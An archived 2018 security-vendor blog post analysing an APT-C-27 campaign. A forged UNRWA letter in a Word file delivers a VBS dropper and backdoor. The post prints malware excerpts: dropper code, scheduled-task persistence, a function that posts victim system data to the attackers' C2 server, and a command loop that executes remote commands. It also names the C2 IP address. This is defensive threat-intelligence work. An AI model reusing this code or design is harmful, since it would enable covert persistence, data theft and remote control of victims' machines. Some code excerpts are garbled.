The sample analysis of APT-C-27's recent attack | 360 Total Security Blog

Published: 2018-10-19 · Archived: 2026-04-05 14:01:26 UTC

Learn more about 360 Total Security


Background

APT-C-27 is a group that has long been engaged in cyber attacks against Arab countries such as Syria. It mainly uses APK, PE, VBS, JS files as attack vectors, involving Android and Windows platforms, using social networks and spear phishing email to spread malicious payloads.


The malicious sample captured by 360 CERT(360 Computer Emergency Readiness Team) is the Office phishing document with the embedded Package object. From the sample type, the attack was suspected to be delivered to the victim by means of a spear phishing email. The United Nations Relief and Works Agency for Palestine Refugees in the Near East (UNRWA) issued a public letter embedding an important form to induce victims to execute Package objects to carry out attack payloads.

Attack analysis

From the sample captured by 360 CERT, the attack started with the Office phishing document containing the Package object. The entire attack chain consists of phishing documents, Dropper scripts, and backdoors.




The bait file shows an official letter issued by UNRWA. After the victim executes the embedded Package object, another Word document <السيرة الذاتية> is displayed. From the language used in the documentation, the attack was mainly targeted at Arabic victims, using fraudulent documents to trick victims into filling in personal details.



The embedded package belongs to the features of Microsoft Office, and its compatibility is very strong. It can be executed stably under all versions of Office. Once the user double clicks on the object, the embedded VBS script will be released and executed.

WINWORD.EXE	7.35	27,916 K	55,772 K	3504 Microsoft Word	Microsoft Corporation
wscript.exe	< 0.01	5,948 K	11,156 K	2668 Microsoft® Windows Based ...	Microsoft Corporation

The script under the Word process is a Dropper, which releases the VBA backdoor and the <السيرة الذاتية> document executed in the next stage. Then, it uses the backdoor script to interact with C2. Unlike the common attack process, there is no PE file in the entire attack chain, and the APT-C-27 group chooses to use the script to communicate directly with C2. We found that this script spreads the classic script backdoor on the network for a long time.




Sample technical analysis

Analysis of fishing documents

The main technique used in this phishing document is to embed a malicious VBS script in a Word document with confusing information. A letter was issued on behalf of UNRWA to induce victims to trust the source of the document and double-click on the embedded Package icon to perform malicious operations.

According to the properties of the embedded package in the Office document, analyze the files in the \word\embeddings\ directory to get the path of the attacker to insert the object as C:\Users\gorin fulcroum\Desktop\CV.vbs



The author of the bait file is: مستخدم Windows, the last modification time of the document is: 2018-09-19T09:53:00Z, which is the long-term working environment from the comparison of the author name of the document.

```
<dc:creator>مستخدم Windows</dc:creator>
<cp:keywords></cp:keywords><dc:description></dc:description>
<cp:lastModifiedBy>مستخدم Windows</cp:lastModifiedBy>
<cp:revision>17</cp:revision>
<dcterms:created xsi:type="dcterms:W3CDTF">2017-12-27T16:50:00Z</dcterms:created>
<dcterms:modified xsi:type="dcterms:W3CDTF">2018-09-19T09:53:00Z</dcterms:modified>
```

Dropper analysis

The Dropper uses Base64 encoded data. There is a certain degree of interference with the detection of software vendors.

```
Dim medoalassad,alshmali333,caspersltwaf21r,gasgxvzgg0

Dim gsdgvxdvxcbcxbcxb
set hfhejotgbhzlzyohafchtul = createobject("wscript.shell")
gsdgvxdvxcbcxbcxb = hfhejotgbhzlzyohafchtul.ExpandEnvironmentStrings("%TEMP%")

Set medoalassad=CreateObject("Msxml2.DOMDocument.3.0").CreateElement("base64")
Set caspersltwaf21r=CreateObject("Msxml2.DOMDocument.3.0").CreateElement("base64")
medoalassad.dataType="bin.base64"
caspersltwaf21r.dataType="bin.base64"
Function sss1(Byval fff1)
 sss1 = fff1
```

After analysing the Dropper script, it is obvious that its main function is to save and execute the sh3r.doc and program.vbs scripts. Its original content is stored in two base64 encoded strings.

```
v2.Open
v4.Open
v2.Write v1.nodeTypedValue
v4.Write v3.nodeTypedValue
v2.SaveToFile v5 & "\sh3r.doc",2
v4.SaveToFile v5 & "\program.vbs",2
v6.run(v5 & "\sh3r.doc")
wscript.sleep(2000)
v6.run(v5 & "\program.vbs")
```

Backdoor analysis

The Program.vbs script is a heavily confusing backdoor. Its encoding inserts a large amount of invalid code, invisible special characters, encoded strings, and cluttered encoding to interfere.

```
ncczwaeieykadxylthsyixisvhcmAyyzp  = mid ("jbhzblgoygmmnfrecnn",10,1) & mid ("srmkomjdtamwldcyae
dvsxc",10,1) & mid ("nszdgdjkishdpktextg",10,1)
ncczwaeieykadxylthsyixisvhcmAyyzp  = mid ("jbhzblgoygmmnfrecnn",10,1) & mid ("srmkomjdtamwldcyae
dvsxc",10,1) & mid ("nszdgdjkishdpktextg",10,1)
'>1□IBfm = ''82.137.255.56''□qBdm = 5602□bOfmxjjobd = ''%mAFq%''□jOMLbjA = mdzA□jOMLBjoAd = mdzA
bOhf(''%mAFq%'') & ''\''□fqjbmAd = ''<'' & ''|'' & ''>''□fjAAq = 5000 □dbF dAfqBOfA□dbF kFo□dbF
LxjfA)□      BOABOkA.EdbmA qxdxF□      BOABOkA.kjBfA□      fiAjjBur.dzO ''Efkdbqm.AWA //e '' & k
zF-qdBkAff''□      qBfm ''bf-AOzF-qdBkAff'',AOzFqdBkAff    □kxfA  ''kFo-fiAjj''□      qxdxF = kFo
bDA bO LbjAfVfmAFBur.odbDAf□bL  odbDA.bfdAxoV = mdzA miAO□bL  odbDA.LdAAfqxkA  > 0 miAO□bL  odbD
A,'',.'''') miAO□           bL  jkxfA (fqjbm(LbjA.OxFA, ''.'') (zuBzOo(fqjbm(LbjA.OxFA, '' ;''))))
dV = ''''□                  jOMBur.xdhzFAOmf = ''/k fmxdm '' & dAqjxkA(bOfmxjjOxFA,'' '', kidE
          jOMBur.bkBOjBkxmbBO = LbjA.qxmi□                  AjfA □                  jOM
```


After analysing the backdoor script, as mentioned earlier, we found that this is a classic backdoor that has been circulating on the network for a long time. Features include getting system information and uploading, setting up scheduled tasks, downloading files, executing shell commands, deleting files, ending processes, traversing file drivers and processes, and more. The backdoor script execution flow and main functions are as follows:

1. Back up the script to the %APPDATA%\MICROSOFT\ directory.

```
SET fso = CREATEOBJECT ("SCRIPTING.FILESYSTEMOBJECT")
SET SHELLOBJ = WSCRIPT.CREATEOBJECT ("WSCRIPT.SHELL")
START_F = SHELLOBJ.EXPANDENVIRONMENTSTRINGS ("%APPDATA%") & "\MICROSOFT\" & WSCRIPT.SCRIPTNAME
fso.COPYFILE WSCRIPT.SCRIPTFULLNAME,START_F ,TRUE
```


2. Decode a base64 string and save it as %temp%\R.jpg. Parsing R.jpg in XML format to create a backdoor for backup as a scheduled task WindowsUpda2ta

```
Set tempfolder = fso.GetSpecialFolder(2)
File = Base64Decode("PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTE2Ij8+DQo8VGFzayB2ZXJzaW9uPSI
yPg0KICAgIDxSZWdpc3RyYXRpb25UcmlnZ2VyPg0KICAgICAgPEVuYWJsZWQ+ZmFsc2U8L0VuYWJsZWQ+DQogICAgPC9SZWd
lclBvbGljeT4NCiAgICA8RGlzYWxsb3dTdGFydE1mT25CYXR0ZXJpZXM+ZmFsc2U8L0Rpc2FsbG93U3RhcnRJZk9uQmF0dGV
PbklkbGU+ZmFsc2U8L1J1c3RhcnRPbklkbGU+DQogICAgPC9JZGxlU2V0dGluZ3M+DQogICAgPEFsbG93U3RhcnRPbkRlbWF
kPiVBUFBfUEFUSCU8L0NvbW1hbmQ+DQogICAgPC9FeGVjPjwvQ0ICA8L0FjdGlvbnM+DQo8L1Rhc2s+")
Path = tempfolder & "\" & "R.jpg"
AppPath = START_F
strComputerName = wshShell.ExpandEnvironmentStrings( "%COMPUTERNAME%" )
strUserName = wshShell.ExpandEnvironmentStrings( "%USERNAME%" )
File = Replace(File,"%USER_NAME%",strComputerName & "\" & strUserName)
File = Replace(File,"%APP_PATH%",AppPath)
Set objFile = fso.CreateTextFile(Path,True)
objFile.Write File
objFile.Close
Arg = "schtasks /Create /TN WindowsUpda2ta /xml %temp%\R.jpg"
wshShell.Run Arg,0
```



3. Obtain the basic information such as the disk volume label, computer name, user name, and operating system version, and send it back to the C2 server.

```
function post (cmd ,param)
post = param
httpobj.open "post","http://" & host & ":" & port &"/" & cmd, false
httpobj.setrequestheader "user-agent:",information
httpobj.send param
post = httpobj.responsetext
end function
```



4. Receive and respond to the C2 server command to complete the subsequent attack steps. Received instructions include executing shell commands, updating backdoors, uninstalling, and so on.

```
response = ""
response = post ("is-ready","")
cmd = split (response,spliter)
select case cmd (0)
case "excecute"
      param = cmd (1)
      execute param
case "update"
      param = cmd (1)
      oneonce.close
      set oneonce =  filesystemobj.opentextfile (installdir & installname ,2, false)
      oneonce.write param
      oneonce.close
      shellobj.run "wscript.exe //B " & chr(34) & installdir & installname & chr(34)
      wscript.quit
case "uninstall"
      uninstall
```


Network Basic Analysis


The backdoor program uses IP to communicate with the C2 server. The host IP is 82.137.255.56 and the communication port is 5602. This IP address is an inherent IP asset of the Golden Rat organization and has appeared several times in its attacks. The location of the IP is located in Syria and the ASN is AS29256.

82.137.255.56


City	Damascus
Country	Syrian Arab Republic
Organization	Syrian Telecom
ISP	Syrian Telecom
Last Update	2018-10-16T11:49:38.212910
ASN	AS29256

No domain name has been resolved to this IP address in recent months. Opened 80 and 82 two recognized ports. Port 5602 is not open when a port is scanned for a report.





Data association through the 360netlab graph system:



Summary

Obviously, this incident is still the network penetration activity initiated by the APT-C-27 group against the Arab countries. From the constructed document content, the author name of the document, and the Arabic part of the code comment section, it is possible to judge that the members of the APT-C-27 group are proficient in Arabic.

The phishing document forged a letter issued by UNRWA, which not only acquired the computer system for victims' computer information control victims during the attack, but also forged the forms to allow victims to fill in personal details to better understand the victim's situation.

Although the final payload of the attack chain uses the backdoor of the VBS script that has been circulated on the network. However, its use of intricate confusing techniques for the script makes the backdoor program not easily detected by the software manufacturer, thus anti-av.

The C2 server used by the event is an intrinsic asset of the the APT-C-27 group. From the use of the IP asset and the current state of the asset, the group may continue to use the IP asset for cyberattacks in the near future.

Learn more about 360 Total Security

Source: https://blog.360totalsecurity.com/en/the-sample-analysis-of-apt-c-27s-recent-attack/